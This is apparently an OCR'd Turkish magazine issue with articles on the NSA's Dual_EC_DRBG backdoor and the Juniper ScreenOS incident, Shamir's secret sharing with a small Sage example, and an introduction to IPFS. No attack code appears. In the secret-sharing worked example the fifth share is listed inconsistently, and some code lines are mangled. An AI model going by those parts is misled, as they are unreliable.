Kriptografi konusunda ABD'nin istihbarat teşkilatlarından biri olan National Security Agency (NSA) denilen kurumun sicili bir hayli kabarık ve bozuk. NSA'in yaptığı iş gayet basit görünürde iyi çalıştığı düşünülen ancak kendisi tarafından kırılabilen kriptografi yöntemleri benimsetip yaymak. Sloganı "Nobus" (Nobody but us), yani bizden başka kimse kıramasın. Bill Clinton döneminde, örneğin, Clipper denilen kriptografik çipi bir standart olarak dayatmaya çalıştı. 1993 yılında yaratılan Clipper'in yapısında devlete açık olan bir arka kapı vardı. Devletin her çipi açan bir gizli anahtarı vardı. Bu arka kapıda başka bir güvenlik açığı daha bulundu. Bankalar ve kripto güvenliğe ihtiyaç duyan diğer kurumlar çipin yetersizliği yüzünden Clipper'i kabul etmediler.

MYK-78 "Clipper" çipi. NSA'nin "altın anahtarı"

Bu durum bu tür çabalara maalesef bir son vermedi. 25 sene sonra, Obama yönetimi altında 2015 yılında, FBI müdürü James Comey tekrar devlet için mecburi bir arka kapı istiyordu[14]. Ne yazık ki ABD hükümeti bu konuda tek değil, İngiltere hükümeti de kripto arka kapılar talep ediyor. Bu girişimlere güvenlik uzmanları ve bilim insanları itiraz ediyorlar. İtiraz noktalarından biri gizli bir arka kapının gizli kalmama ihtimalinin yüksek olduğu gerçeği. Kötü (ya da devletten daha da kötü) niyetli insanlar bu arka kapıların anahtarlarını bulabilirse ticari gizlilik kalmaz ve hırsızlık serbest olur. Bu konuda CACM dergisinde manifesto niteliğinde bir makale yayınlandı[15].

Yasalarla dayatılmaya çalışılan arka kapılar var. Gizlice yaymaya çalışılan arka kapılar da.

Bruce Schneier'in yazdığı gibi "Eskiden NSA ticari kriptografik yöntemleri zayıflatmak isterken, tercih ettiği yollardan biri, bir Rastgele Sayı Üretecinin entropisini gizlice azaltmak oluyordu[16]."

2006 yılında NSA, NIST (National Institute of Standards and Technology – Ulusal Standartlar ve Teknolojiler Enstitüsü) yeni bir rastgele sayı üreteci önerdi. NIST birkaç rastgele sayı üreteci

14 What the government should have learned about backdoors from the clipper chip, https://arstechnica.com/information-technology/2015/12/what-the-government-shouldve-learned-about-backdoors-from-the-clipper-chip/ 2019-01-08 tarihinde erişildi

15 Keys Under Doormats Harold "Hal" Abelson, Ross Anderson, Steven M. Bellovin, Josh Benaloh, Matt Blaze, Whitfield "Whit" Diffie, John Gilmore, Matthew Green, Susan Landau, Peter G. Neumann, Ronald L. Rivest, Jeffrey I. Schiller, Bruce Schneier, Michael A. Specter, Daniel J. Weitzner, Communications of the ACM, October 2015, Vol. 58 No. 10, Pages 24-26 10.1145/2814825

16 https://www.schneier.com/blog/archives/2008/05/random_number_b.html 2019-01-08 tarihinde erişildi

içeren yeni bir standart belgesi yayınladı[17]. Rastgele sayı üreteci-leri arasında NSA'nin önerdiği Dual Elliptic Curve temelli Dual_EC_DRBG vardı. NSA bu çözümü tavsiye ediyordu. Bu rastgele sayı üreticinin özel gariplikleri kripto topluluğu tarafından he-men fark edildi. 2007 Ağustos ayındaki Crypto 2007 kongresinde Microsoft çalışanları Dan Shumow ve Niels Ferguson bir sunum yaptılar[18]. Dual EC_DRBG programında bazı sabit değerler ol-duğunu ve bu sabit değerlerin başka gizli değerlerden üretilmiş olabileceğini ve bu gizli değerlere sahip olan birinin bu rastgele sayı üreticisiyle yapılan şifrelemenin sadece 32 byte'lık bir çıktı-sıyla şifreyi çözülebileceğini gösterdi. Gizli değerleri bulamadılar ancak var olabileceklerini ispat edebildiler.

Bu işin içinde NSA'nın parmağı da varken, bir diğer rastgele sayı üreteci uzmanı, Bruce Schneier 2007 Kasım ayında wi-red.com sitesinde "Bir rastgele sayı üreticisine ihtiyacın varsa Dual EC_DRBG'yi *hiçbir koşulda* kullanmamak şiddetli tavsi-yemdir.[19]" başlıklı yazıyı kaleme aldı.

Fazla göze batar diye Schneier NSA'nin Dual_EC_DRBG içine bir arka kapı sokmuş olduğuna ek ihtimal vermiyordu. Yine de ne olur ne olmaz bunu kullanmayınız, diye uyardı.

Böyle kalmış olması, sadece teorik bir ihtimal. Zayıf bir kripto algoritması daha teşhir oldu.

Nasıl olsa öyle ilerliyoruz.

Kâbus Gerçek Oluyor

Ancak böyle olmadı.

Juniper Networks[20] önemli bir internet altyapısı ve ağ güvenli-ği şirketi. CISCO sonrası router pazarının %37'siyle ve

2017 yılında 5 milyar dolar cirosuyla en büyük internet şirket-lerinden biri.

Araştırmada incelenen örnek Juniper Networks NetScreen ürü-nü - Secure Services Gateway SSG 550M

Ürünlerinden biri de NetScreen VPN (Sanal Özel Ağ) router-ler (yönlendiriciler). Bu aletlerin gizlilik alanında kritik rolleri var. 2008 yılının Ekim ayında bu aletlerin ScreenOS yazılım versiyonu 6.2'ye yükseltildi. Bu değişimle Dual_EC_DRBG rastgele sayı üreticisi yazılıma eklendi. Aletin güvenliğini olumsuz yönde etkileyen beş başka değişiklik daha yapıldı. 2012 yılının Ağustos ayında Dual_EC_DRBG'nin kritik bir parametresi Juniper şirketi dışından birileri tarafından değiş-tirildi.

2013 Eylül ayında eski CIA çalışanı Edward Snowden NSA'ya ait yaklaşık on bin belgeyi gazetecilere verdi ve dünyayı do-laştıktan sonra Rusya'ya kaçtı. Belgelerdeki bazı bilgiler New York Times gibi saygın gazetelerde yayınlandı. Paylaşılan id-dialar arasında "NSA bir rastgele sayı üretecine bir arka kapı sokmuş" iddiası da vardı. Dual_EC_DRBG'nin ismi yok, ama "bu açığın 2007 yılında iki Microsoft çalışanı tarafından keş-fedildiği" bilgisi bu bilgiler arasında yer aldı. Bahsedilenin Dual_EC_DRBG olduğu gayet açık. NIST Dual_EC_DRBG kullanım tavsiyesini geri çekti. Bir basın açıklamasında Ju-niper, iki farklı rastgele sayı üretecini sırayla kullandığını ve bunlardan sadece biri Dual_EC_DRBG olduğu için cihazın gizliliğinin söz konusu arka kapıdan etkilenmediğini iddia etti.

Ancak 2015 Eylül ayında Juniper sorunun varlığını kabul etti. Fakat dağıttıkları yama esas Dual_EC_DRBG kaynaklı açığı çözmedi.

2016 yılında yayınlanan bir makalede bir takım güvenlik araştırmacısı Juniper NetScreen aletlerinin içerdiği yazılım-lara ters mühendislik yaparak bütün olayı teşhir ettiler[21]. Bu güzel makale için ne desem az! Berrak, sakin ve dikkatli bir şekilde yazılmış makale programcılık, güvenlik ve kripto ko-nularında özel bir ders mahiyetinde. Okumak için İngilizce'yi öğrenmeye değer.

17 https://csrc.nist.gov/publications/nistpubs/800-90/SP800-90revised_March2007.pdf Devlet Başkanı Trump tarafından dayatılan hükümetin kapanması yüzünden bu kaynağa erişemedim. "Computer Security Resource Center - Due to the lapse in government funding, csrc.nist.gov and all associated online activities will be unavailable until further notice." Bu uyarıya 2019-01-10 tarihinde erişildi.

18 On the Possibility of a Back Door in the NIST SP800-90 Dual EC Prng, Dan Shumow, Niels Ferguson http://rump2007.cr.yp.to/15-shumow.pdf 2019-01-08 tarihinde erişildi

19 Did NSA Put A Secret Backdoor In New Encryption Standard? Bruce Schneier https://www.wired.com/2007/11/securitymatters-1115/ 2019-01-08 tarihinde erişildi

20 https://www.juniper.net/

21 Where Did I Leave My Keys?: Lessons from the Juniper Dual EC Incident Stephen Checkoway, Jacob Maskiewicz, Christina Garman, Joshua Fried, Shaanan Cohney, Matthew Green, Nadia Heninger, Ralf-Philipp Weinmann, Eric Rescorla, Hovav Shacham, Communications of the ACM, November 2018, Vol. 61 No. 11, Pages 148-155 10.1145/3266291

Makaleden sadece iki önemli nokta aktarmak istiyorum.

(a) Söz konusu koddan çağrılan bir fonksiyon içinde bir global değişken değiştiriliyor. Değişkenin ismi **`index`** ve bir döngüyü değiştiriyor. Kod ters mühendislikle elde edildiği için kaynak kodda **`for`** ya da **`while`** döngüsü olabilir. Fark etmez. Kodu okuyan herkes **`index`** isimli bir değişkenin local bir değişken olduğunu varsayar. Bu değişkenin global olması güvenlik açığına yol açan değişikliklerinden biriydi.

Bir C ders kitabı yazsam, global değişkenlerin kullanımının zararını gösteren daha çarpıcı bir örnek daha düşünemiyorum. Global değişken, çağrılan fonksiyon içerisinden değiştirilince çağıran fonksiyonun nasıl çalıştığını anlamak neredeyse imkansız.

(b) Kodu okuyacak kişiden değişkenin scope değişikliğinin izlenmesini engelleyen bir teknik kullanıldı. Koda bakarsan Dual_EC_DRBG sadece başka, masum, X9.31 isimli bir rastgele sayı üretecinin tohumunu oluşturmak için kullanılıyor. Ancak (a) şıkkındaki hilenin sonucuyla her kullanışından önce X9.31 rastgele sayı üreteci Dual_EC_DRBG kaynaklı bir değer ile yeniden seed'leniyor. Yukarıda dalga geçtiğimiz internetten indirilen C dilindeki kod örneklerinde "döngü içinde sadece rand() fonksiyonu çağır, srand() fonksiyonu bir defa çağır." yazılıyor. Bu kural ihlâl ediliyor. Bu yüzden fiilen masum olan X9.31 rastgele sayı üretecisinin bu işte bir payı yok.

Sonuçta NSA'yı suçlu gösteren bir "smoking gun" yok. Bu "namludan duman sızdıran silah" anlamına gelen İngilizce ifadenin Türkçe karşılığını bulamadım. Sözlük "Somut ya da kesin delil" diyor. Yine de metaforu kullanmaya devam edersek, silah var, vurulan var; ancak kimin vurduğuna dair sadece şüphe var. Ateş olmayan yerden duman çıkmaz, diyelim.

Sonuçlar

İşte rastgele olmayan rastgele sayı üreten programlar ve "geliyorum" diyen güvenlik felaketleri.

Kripto zordur, büyük bir konudur ve "öğrenmenin azı tehlikeli iştir" (Alexander Pope)[22] Yarım hekim candan, yarım hoca imandan, eder. İşte başka bir atasözü.

Kriptografiyi anladıklarını zannedenlerin sayısı gerçekten anlayanların sayısından epey fazla. Yazarın da bir iddiası yok bu konuda. Hayranlıkla okuduklarımı aktarıyorum. Bu kadar.

Debian SSL örneğinde gördüğümüz gibi yanlışlıkla büyük zararlara yol açmak çok kolay.

Güvenlik meselelerinin her yerinde rastgelelik önemli bir araç ve önemli bir savunma mekanizması. Kripto için, Meltdown, Spectre gibi yan kanal saldırılarını önlemek için sistemin öngörülebilir ölçüde rastgele davranabilmesi önemli. Entropi önemlidir, sistemlerimizde altın değerinde bir kaynaktır. Matematikçileri ve teoremlerini dikkatli takip etmek lazım. Bir bildikleri olduğu belli.

Juniper örneğinden başka bir şey öğreniyoruz; devlet için arka kapı yaratma girişimleri ön kapıyı da bozabilir. O zaman sistem her saldırıya açık hâle gelecektir. Juniper olayında NSA'nin müdahalesi kesin bir delil ile ispat edilemedi. Fakat günün sonunda bu piyasadaki en büyük şirketlerden birinin sadece güvenlik için kullanılan VPN cihazı tam 9 sene boyunca izlenmeye tamamen açıktı.

CACM dergisinde yayınlanan makalenin yazarlarının tavsiyeleri çok yerinde. Protokol önerileri yanında önemli olanlara eklediğim kimi yorumlarla birlikte:

(a) Yazılım hakkında: Kripto kodun "yerel" (local) bir şekilde denetlenebilmesi lazım. Çevresindeki programlardan bağımsızca sadece kendi satırlarına bakarak bir fonksiyonun işlevini anlamak mümkün olmalı. Global değişkenler, global saklama alanlardan uzak durmak gerek. Kod denetimi (audit) yapılırken kodun kalitesini de hesaba katmak gerek.

---

22 "A little Learning is a dang'rous Thing;
Drink deep, or taste not the Pierian Spring:
There shallow Draughts intoxicate the Brain,
And drinking largely sobers us again."

"Öğrenmenin azı tehlikeli iş
Ya hiç tatma bilgi pınarından ya da kana kana iç
Sarhoş olur beynin azar azar içersen
Doya doya içince ayılırsın yeniden"

An Essay on Criticism, (1709) Alexander Pope, Türkçesi Bülent Somay, sağolsun

Yorum: programlar fonksiyonel dillerde yazılmasa bile, fonksiyonel tarzda yazılmalı.

(b) Denetleme Kurumları hakkında: Juniper olayındaki bütün yazılım FIPS (ABD Federal Bilişim Standartları) uyumluluğu altında bağımsız bir laboratuvarda denetlenip onay aldı. Bu testlerin yetersiz olduğu besbelli; daha fazla sistematik kod kontrolü gerekiyor.

Yorum: Kodların ispat edilmesi, otomatik yöntemlerle programların değerlendirilmesinin denetlenmesi lazım. Formel yöntemler gerekiyor; sadece programlara göz atmak yetmiyor.

(c) Saldırılar hakkında: bu tip rastgele sayı üreteci saldırılarının büyük bir avantajı var. Saldırının yapılmış olduğu anlaşılamıyor ve aletin çıktılarından tespit edilemiyor.

Yorum: rastgele sayı üretimi şirketlerin keyfine bırakılamayacak kadar önemli.

(d) Açıklık: Medyada yer alan raporlar 2012 ve 2013 yıllarında Juniper şirketinin dışarıdan yapılan kod değişikliklerine yoğunlaştı. Halbuki esas güvenlik açığı 2008 yılında Juniper'in kendi yazılımcıları tarafından yapılan rastgele sayı üretici değişikliklerinden kaynaklandı. Juniper kamuya bilgi vermekten kaçındı, söz konusu kodları açıklamadı, araştırmacılara erişim vermedi. Juniper'in versiyon kontrol sistemi, iç e-posta trafiği ve kendi mühendislerinin hafızaları bu olayın çözülmesine çok yardımcı olurdu. Araştırmacılar piyasadan bir Juniper VPN cihazı satın alıp kodlarını ters mühendislikle öğrenmek zorunda kaldı.

Yorum: Güvenlik için kritik olan yazılımların her zaman açık olması lazım. Gazetecilere araştırmalarını derinleştirebilecekleri teknik bilgiler verilmeli. Böyle bir olaydan sonra, şeffaflık yasal olarak garanti altına alınmalı.

(e) Politika: Bir güvenlik sisteminde bir kimseye ya da devletin bir koluna özel bir erişim vermek sistemin güvenliğinin bütünlüğüne bir saldırıdır. Böyle bir arka kapı hiçbir koşulda oluşturulmamalıdır.

Yorum: Güvenlik yazılımları, açık kaynak, tercihen özgür yazılım olmalıdır.

Dikkatli gidiniz! Dışarısı tehlikelidir!

Ceren İnce - ceren_ince@protonmail.com

SIR PAYLAŞIM SİSTEMLERİ

Veri depolama sistemleri günümüz teknolojisinin vazgeçilmez bir parçası hâline gelmiştir. Büyük ölçekteki verinin işlenmesine ihtiyaç duyan Youtube, Google ve Amazon gibi şirketler sıklıkla veri depolama sistemlerine gereksinim duymaktadır. Büyük ölçekteki verinin saklanma şeklinin kurum-kuruluş ve hatta ülke güvenliğini tehdit etmesi muhtemeldir. Kurum veya kuruluşları tehdit edebilecek bu tipteki verinin güvenli bir şekilde saklanmasını sağlayacak metotlar geliştirmek büyük önem arz eder.

Veri güvenliği ve şifreleme sistemlerinde sıklıkla kullanılan bir yöntem olan *Sır Paylaşım Sistemleri*, basitçe "sır" olan verinin birden fazla kişi tarafından paylaşılması durumudur. Diğer bir deyişle sır, ancak önceden belirlenmiş sayıda kişi bir araya geldiğinde açığa çıkmaktadır. Bu sistemlerde bir dağıtıcı sistemdeki her bir kullanıcının sırrın hangi parçasını alacağını belirleyerek sistemi tasarlar.

Tek bir otoriteye güven duyulmayan sistemlerde ihtiyaç duyulması sır paylaşım sistemlerinin gelişmesine sebep olmuştur. Örnek olarak bir nükleer silahın çalışması için 10 kişilik bir gruptan en az 7 kişinin onay vermesi gereken bir durumu düşünebiliriz.


Liu'nin 1968'de ortaya attığı problem sır paylaşım sistemlerinin ortaya çıkmasına sebep olmuştur. Problem şöyledir: "***11 tane bilim insanı bilgilerin güvenli bir kasada tutulduğu gizli bir projede çalışmaktadır. 6 ya da daha fazla bilim insanı olmadan kasanın açılmaması için kasa en az kaç tane kilit ile kilitlenmelidir? Bu şartı sağlayacak şekilde her bir bilim insanında en az kaç tane anahtar olmalıdır***?"

Problemin çözümü için; en azından 6 bilim insanı olmadan kasanın açılmaması için kasa 462 adet kilit ile kilitlenmelidir ve her bilim insanında en az 252 tane anahtar olmalıdır.

Bu sorunun çözümü basitçe kombinatoryal hesaplamalarla bulunabilir fakat en etkili çözümler için problem ilk olarak birbirinden bağımsız bir şekilde Shamir ve Blakley tarafından 1979 yılında çözülmüştür. Shamir bu probleme interpolasyon formülünü kullanarak bir çözüm getirmiştir.

Bu problemin daha küçük sayılarla bir örneğini yapalım ve Shamir'in yönteminin nasıl işlediğini yine aynı örnek üzerinden gözlemleyerek ne kadar etkilli olduğunu anlamaya çalışalım.

Problem şu şekilde olsun: 5 tane bilim insanı bilgilerin güvenli bir kasada tutulduğu gizli bir projede çalışmaktadır. 3 ya da daha fazla bilim insanı olmadan kasanın açılmaması için kasa en az kaç tane kilit ile kilitlenmelidir? Bu şartı sağlayacak şekilde her bir bilim insanında en az kaç tane anahtar olmalıdır?



Çözüm kombinatoryal yöntemlerle kolayca hesaplanabilir. En azından 3 bilim adamı olmadan kasanın açılmaması için kasa 10 adet kilit ile kilitlenmelidir ve her bir bilim adamında en az 6 tane anahtar olmalıdır.

Görselde 10 tane anahtar her birinde 6'şar tane olacak şekilde dağıtılmıştır. Herhangi üç bilim adamının anahtarları bir araya getirildiğinde A_1,...,A_{10} anahtarları elde edilecek ve kasa açılacaktır. Fakat herhangi iki tanesi bir araya geldiğinde anahtarlardan biri eksik kalacaktır ve kasa açılamayacaktır.

Bu probleme Shamir'in getirdiği etkili çözümü anlamak için Shamir'in Sır Paylaşım Sistemini inceleyelim. Bir anahtarı bir grup içerisinde belirli paylarla dağıtmak amacıyla geliştirilmiş

Lagrange interpolasyona dayanan bu sistem şöyle:

Sistem mimarisini; sır paylaşım sistemini inşa eden bir D dağıtıcısı, S anahtar kümesi ve $P = \{P_1, P_2, \ldots, P_n\}$ kullanıcılar kümesi oluşturmaktadır. D dağıtıcısı tarafından $s \in S$ anahtarı seçilerek belirlenen algoritmaya göre anahtar parçalanır ve kullanıcılar kümesindeki elemanlara dağıtılır.


Shamir'in İnşası

- p sayısı, n kişi sayısından daha büyük bir asal sayı olsun.
- $a_0 (mod\ p)$ katsayısına karşılık gelecek şekilde anahtarı sır olarak seçilsin.
- Rastgele $a_1, a_2, \ldots, a_{k-1} (mod\ p)$ katsayıları seçilerek $f(x) = a_0 + a_1 x + a_2 x^2 + \ldots + a_{k-1} x^{k-1}$ polinomu oluşturulsun.
- Anahtarı kullanıcılara dağıtmak amacıyla farklı $x_i\ (mod\ p)$ değerleri için polinomda karşılık gelen $y_i = f(x_i)$ değerleri hesaplansın. Elde edilen ikililer artık kullanıcılara dağıtılabilir.

Kullanıcılar kümesi $P = \{(x_1, y_1), (x_2, y_2), \ldots, (x_n, y_n)\}$ ikililerinden oluşur. İnşa edilen sistemde herhangi k tane kullanıcı Lagrange İnterpolasyon formülünü kullanarak

$$f(x) = \sum_{i=1}^{k} y_i \prod_{i \neq j}^{k} \frac{x - x_j}{x_i - x_j} (mod\ p)$$

polinomunu bulur ve böylece anahtarı oluşturur. Lagrange İnterpolasyon formülü yardımıyla birbirlerinden farklı k tane noktanın koordinatlarının bilinmesiyle derecesi k-1 olan polinom bulunmuş olur.




Örnek olarak sırrın 5 kişiye dağıtıldığı ve an azından 3 kişinin bir araya gelmeden sırrın bulunamayacağı sistemi Shamir'in yöntemi ile oluşturalım.

1. $s = 3 (mod\ 11)$ olsun.
2. 2. dereceden rastgele katsayılardan oluşan $f(x) = x^2 + 2x + 3$ polinomu seçilsin.
3. $P = \{(x_1, y_1), (x_2, y_2), \ldots, (x_5, y_5)\}$ kullanıcılar kümesi olmak üzere her bir kullanıcıya verilecek olan (x, y) ikilileri
   $x_1 = 1 \Rightarrow y_1 = 6\ (mod\ 11)$; $x_2 = 2 \Rightarrow y_2 = 0\ (mod\ 11)$; $x_3 = 5 \Rightarrow y_3 = 5\ (mod\ 11)$; $x_4 = 6 \Rightarrow y_4 = 7\ (mod\ 11)$; $x_5 = 9 \Rightarrow y_5 = 3\ (mod\ 11)$ olarak hesaplanır.
4. $P = \{P_1 = (1,6), P_2 = (2,0), P_3 = (5,5), P_4 = (6,7), P_5 = (9,5)\}$ ikililerinden oluşan kullanıcılar kümesinden herhangi 3 kullanıcı Lagrange İnterpolasyon formülü ile polinomu oluşturarak anahtarı bulur.
5. Örneğin $P = \{P_1, P_3, P_5\}$ kullanıcıları bir araya gelsinler ve sırrı bulmak istesinler. Lagrange interpolasyon formülünü kullanarak $f(x) = x^2 + 2x + 3$ polinomu oluşturulur ve buradan anahtar $s=f(0)=3$ olarak bulunur. Lagrange interpolasyon formülü burada geçtiği farklı 3 nokta bilinen 2. dereceden polinomu oluşturmak için kullanılmıştır.

Python Programlama Dilinde Shamir'in Yönteminin Bir Uygulaması


```
n,k=5,3
q=11
K=GF(q)
P.<x> = PolynomialRing(K)
a=K.random_element()
b=K.random_element()
c=K.random_element()
f = a*x^2+b*x+c
print f
X=[2,5,7,3,0]
Y=[f(X[i]) for i in range(n)]
Points=[(X[i],Y[i]) for i in range(n)]
print Points
S=[i-1 for i in list(Subsets(n,k).random_element())]
print S
Users=[Points[i] for i in S]
print Users
P.lagrange_polynomial(Points)
import numpy list_plot(numpy.array(Points))+list_
plot(numpy.array(Points))
list_plot(numpy.array(Points))+list_plot(numpy.array( Po-
ints))
```




Görsel Sır Paylaşım Sistemi

Kısaca bir örnek üzerinden Görsel Sır Paylaşım Sistemi'ne de değinelim. Görsel Sır Paylaşım Sistemi'nin ilginç yönü paylaştırılan bilginin bir resim olmasıdır! Naor ve Adi Shamir tarafından 1994 yılında ortaya atılan bu sistemde resimler siyah ve beyaz piksellerden oluşan matrislerdir. Siyah pikseller "1" girdisiyle ve beyaz pikseller "0" girdisiyle ifade edilir. Aşağıdaki örnekte bu şekilde oluşturulmuş matrisler yer almaktadır.

1. resim; rastgele piksellerden elde edilen bir resimdir.



2. resim; 1. resim ve gizli resimden elde edilen bir resimdir.



1. ve 2. Resme karşılık gelen matrislerin matris toplamasıyla gizli resim oluşacaktır:)

Kaynaklar

Shamir, A., (1979). " How to Share a Secret ", Communications of the ACM, 22: 612-61

M. Naor and A. Shamir, 'Visual cryptography', Advanced in Cryptography- Eurocrypt94 ,vol.950, no.7, 1995, 1-12.

http://www.matematikdunyasi.org/arsiv/PDF/13_04_75_77_sir.pdf

http://www.wikizeroo.net/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvU2hhbWlyJ3NfU2VjcmV0X1NoYXJpbmc

Mustafa Yalçın – iletisim@sahvemat.com

IPFS (InterPlanetary File System) ile Kalıcı Web

IPFS Nedir?

InterPlanetary File System ağ üzerinde içeriği adresleme imkânı tanıyan, uçtan uca iletişim metodolojisi ile hiper[1] paylaşımı yapılabilen **dağıtık dosya sistemi**dir. Bu protokolün kısa adı IPFS'dir. Yazı boyunca ben de bu şekilde kullanacağım.

Projenin başlangıç tasarımı Juan Benet'e aittir ve şu an açık kaynak kod olarak topluluk tarafından yönetilmeye devam etmektedir.

Şu günlerde fiyatlarından yakındığımız Bitcoin, aslında 2014 yılında bu fikrin ortaya çıkmasını sağlamıştır. Veri depolama üzerindeki ağ mimarisi, tekrarlanan kayıtların silinmesi, ağa bağlı düğümlerin adreslenmesi gibi tasarımsal özellikleri Bitcoin'in, Blockchain protokolü'nden esinlenmiştir. Bu teknoloji, GIT (Versiyon Kontrol Sistemi) ve Torrent teknolojileriyle birleştirerek ortaya çıkmıştır.

IPFS'in tasarımında kullanılan diller Go ve Javascript dilleridir. Python tabanlı bir tasarımda geliştirilmektedir. Teknik olarak IPFS'in tasarımını ve Github kodlarını incelemek isteyenler **https://ipfs.io** bağlantısını ziyaret edebilirler.

IPFS'in amacı nedir ve avantajları nelerdir, biz artık bunları konuşalım.

IPFS'in amacı nedir?

IPFS'in mottosu da başlıkta yazdığımız gibi, "Kalıcı Web". HTTP'in yerini almayı hedefleyerek bunu yapmak istemektedirler. Sürekli bağlı olduğumuz günümüz web topolojisinin kısıtlarına çözüm olarak geliştirildiği ifade edilmektedir.

Bunu iyi yorumlayabilmek için günümüz web'inin özelliklerine değinelim.

Günümüz Web Topolojisi

- Merkezi (Centralized) Mimari Network
  - Bir sunucu,
  - Ölçeklenebilirlik sorunu,
  - Single Point of Failure (zayıf halkanın sorun çıkartması durumunda tüm işlevlerin kaybedilmesi),
  - Verimsiz
- Dağıtık (Decentralized) Mimari Network
  - Birden fazla sunucu,
  - Ölçeklenebilir,
  - Verimli
  - Yüksek up-time,
  - Daha iyi hata yönetimi,
  - Fakat daha yüksek maliyet.

IPFS Topolojisi

- Tam dağıtık mimari,
- Her bir düğüm, hem sunucu hem client işlevini yerine getirebilir,
- Verimli.

1 Medyagrafik, ses, video, salt metin ve hiper-bağlantıları içeren bilgiler topluluğu olup hipermetin teriminin daha geniş kapsamlısıdır.

Günümüz Web-HTTP teknolojisinde merkeziyetçil bir yapı oluşturulduğunda verimlilik açısından dezavantajlar olduğunu görüyoruz, dağıtık bir mimari günümüz Web-HTTP teknolojisinde oluşturulduğunda ise maliyetler çok fazla yükselmektedir.

Bunu bir örnekle daha anlaşılır hale getirelim.

Örneğin, 100 kişi ile birlikte üniversitede ders alıyorsunuz ve hocanız sizlerle bir web bağlantısı paylaştı, ziyaret etmenizi istedi. 100 öğrenci bu web sunucusuna erişmek istediğinde 100 farklı istek sunucuya gönderilir ve sunucudan da 100 adet yanıt alınır. Bu da verimlilik açısından ideal bir yöntem değildir. Çünkü aynı veriler ilk isteği gönderen kişiden itibaren tüm öğrenciler de var olmasına rağmen, sadece aynı sunucudan temin edilebilmektedir. Bunun yanı sıra sunucu taraflı bir sorun oluşması, verinin silinmesi (data kaybı), ISP taraflı bir iletişim sorunları ya da ülke bazında uygulanabilen içerik engellemeleri ile bu süreç HTTP için daha da çetrefilli hâle gelmektedir.

Örneğimizdeki hoca, IPFS teknolojisi kullanarak öğrencileriyle veriyi paylaşsa nasıl olurdu?

Ilk örnekteki HTTP linkimizin yapısı bu şekilde olabilir: http://12.34.56.78/folder/data.txt

IPFS linkleri ise şu yapıya benzerlik gösterir: /ipfs/QmT5NvUtoM5n/folder/file.txt

Bu noktada "/ipfs" mimarisine erişim için farklı platformlar için sunulan yazılımını kurmak yeterli. Kurulduktan sonra filesystem üzerinde sanal bir disk varmışçasına ya da HTTP bir web adresine erişiyormuş gibi ziyaret edebilirsiniz.

